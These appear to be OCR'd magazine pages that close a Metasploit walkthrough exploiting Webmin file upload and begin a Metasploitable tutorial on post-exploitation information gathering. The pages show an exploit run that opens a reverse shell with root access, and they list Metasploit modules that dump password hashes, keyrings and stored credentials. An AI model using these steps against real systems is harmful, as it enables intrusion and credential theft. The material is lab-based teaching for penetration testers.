
```
msf5 exploit(unix/webapp/webmin_upload_exec) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[+] Session cookie: d064ee97f19a8131313f2bed93252c17
[*] Target URL => http://192.168.41.159:10000
[*] Searching for directory to upload...
[+] File aoykx.cgi was successfully uploaded.
[*] Attempting to execute the payload...
[*] Command shell session 1 opened (192.168.41.134:4444 -> 192.168.41.159:33020)
 at 2019-06-26 19:09:58 +0530
[+] Deleted aoykx.cgi

```

As you can see below, we have a shell with "root" privileges.



```
[*] Starting interaction with 1...

whoami
root
uname -a
Linux ubuntu 4.8.0-36-generic #36~16.04.1-Ubuntu SMP Sun Feb 5 09:39:41 UTC 2017
 i686 i686 i686 GNU/Linux
```

This can be upgraded to a meterpreter session using the shell_to_meterpreter module as shown many times in our previous issues.



```
msf5 exploit(unix/webapp/webmin_upload_exec) > search shell_to_meterpreter

Matching Modules
================

   Name                                      Disclosure Date  Rank    Check  Descr
iption
   ----                                      ---------------  ----    -----  -----
------
   post/multi/manage/shell_to_meterpreter                     normal  No     Shell
 to Meterpreter Upgrade


msf5 exploit(unix/webapp/webmin_upload_exec) > 
```

Have any questions?
Fire them to
qa@hackercool.com

POST EXPLOITATION INFORMATION GATHERING


METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers hav-e been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have pl-anned this series keeping absolute beginners in mind.

Till now, we have seen various ways in which Metasploitable 2 can be hacked in-to. Some times we got root access directly and sometimes we just got shell with limi-ted privileges. Most of the times in Real World scenarios, need arises to perform info-rmation gathering on the target system or network after getting access to the syste-m. This stage is known as POST Exploitation Information Gathering. Various reasons to perform POST Exploitation Information Gathering may be getting a shell with limite-d privileges, trying to escalate privileges or simply trying to hack other services whi-ch may be more juicy etc.

POST Exploitation Information Gathering can be manually done but Metasploit has some of the best POST modules to gather information of the target system. Apart from simplifying the task, Metasploit modules also provide reliabiility.

To use the POST exploitataion modules of Metasploit, we need to have a meterpreter session on the target. For this tutorial, we have used the Unreal_Ircd Metasploit module to g-et a meterpreter session on the target system. To have a look at all the post/linux/gather mod-ules, background the current Meterpreter session using CTRL+Z and have a look at all the modules as shown below.




```
msf5 > use post/linux/gather/
use post/linux/gather/checkcontainer
use post/linux/gather/checkvm
use post/linux/gather/ecryptfs_creds
use post/linux/gather/enum_commands
use post/linux/gather/enum_configs
use post/linux/gather/enum_network
use post/linux/gather/enum_protections
use post/linux/gather/enum_psk
use post/linux/gather/enum_system
use post/linux/gather/enum_users_history
use post/linux/gather/enum_xchat
use post/linux/gather/gnome_commander_creds
use post/linux/gather/gnome_keyring_dump
use post/linux/gather/hashdump
use post/linux/gather/mount_cifs_creds
use post/linux/gather/openvpn_credentials
use post/linux/gather/phpmyadmin_credsteal
use post/linux/gather/pptpd_chap_secrets
use post/linux/gather/tor_hiddenservices
msf5 > use post/linux/gather/
```

Although all the modules may not be relevant to every system, we will try out all modules in a sequential manner.

